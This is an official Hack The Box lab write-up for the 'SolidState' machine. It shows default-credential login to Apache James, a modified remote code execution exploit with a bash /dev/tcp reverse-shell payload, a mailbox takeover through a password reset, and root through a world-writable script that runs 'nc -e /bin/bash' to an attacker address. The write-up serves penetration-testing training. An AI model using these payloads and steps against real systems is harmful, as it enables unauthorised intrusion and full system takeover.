
Hack The Box

PEN-TESTING LABS



SolidState

18th October 2017 / Document No D17.100.26

Prepared By: Alexander Reid (Arrexel)

Machine Author: ch33zplz

Difficulty: Medium

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

SolidState is a medium difficulty machine that requires chaining of multiple attack vectors in order to get a privileged shell. As a note, in some cases the exploit may fail to trigger more than once and a machine reset is required.

Skills Required

- Intermediate knowledge of Linux
- Enumerating ports and services


Skills Learned

- Exploiting Apache James
- Enumerating POP servers
- Chaining vulnerabilities
- Exploiting world-writable files

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration

Nmap



Nmap reveals OpenSSH, Apache, an SMTP server as well as Apache James POP and admin servers.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Exploitation

Apache James

Exploit: https://www.exploit-db.com/exploits/35513/

Looking into Apache James 2.3.2, there is a remote code execution vulnerability, however it requires valid credentials. Luckily, the server has the default credentials used in the proof of concept.

```
root@kali:~# telnet 10.10.10.51 4555
Trying 10.10.10.51...
Connected to 10.10.10.51.
Escape character is '^]'.
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
```

Modification of the exploit is very straight forward. Simply change the the payload variable to create a reverse connection. The easiest way is with **bash -i >& /dev/tcp/<LAB IP>/<PORT> 0>&1**

```
#payload = 'touch /tmp/proof.txt' # to exploit on an
payload = 'bash -i >& /dev/tcp/10.10.14.6/1234 0>&1'
# credentials to James Remote Administration Tool (D
user = 'root'
pwd = 'root'
```

The exploit will trigger as soon as a user logs on to the system. By connecting via telnet as the root user, it is possible to change the credentials of other accounts. After changing the **mindy** user's password with **setpassword mindy writeup**, it is possible to telnet into the POP server and read emails. Once connected with **telnet 10.10.10.51 110**, entering **USER mindy** and **PASS writeup** will gain access. The commands **LIST** and **RETR 2** will list and view the user's emails, and in the process expose valid SSH credentials for the **mindy** user. Logging in via SSH will trigger the remote code execution exploit and grant an unrestricted user shell through the previously set up payload.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation

LinEnum: https://github.com/rebootuser/LinEnum

Running LinEnum generates a very detailed report. The scan reveals a non-standard and world-writeable Python script owned by root.

```
World-writable files (excluding /proc):
-rwxrwxrwx 1 root root 105 Aug 22 13:32 /opt/tmp.py
--w--w--w- 1 root root 0 Oct 20 01:36 /sys/fs/cgroup/memory/cgroup.event_control
```

Creating a file in **/tmp** and waiting reveals that the script is run regularly. By appending some code to the end of the file or replacing it completely, it is trivial to achieve a root shell. The flags can be obtained from **/home/mindy/user.txt** and **/root/root.txt**

```
#!/usr/bin/env python
import os
import sys
try:
    os.system('nc -e /bin/bash 10.10.14.6 9999')
except:
    sys.exit()
```

```
root@kali:~/Desktop/writeups/solidstate# nc -nvlp 9999
listening on [any] 9999 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.51] 37528
pwd
/root
whoami
root
```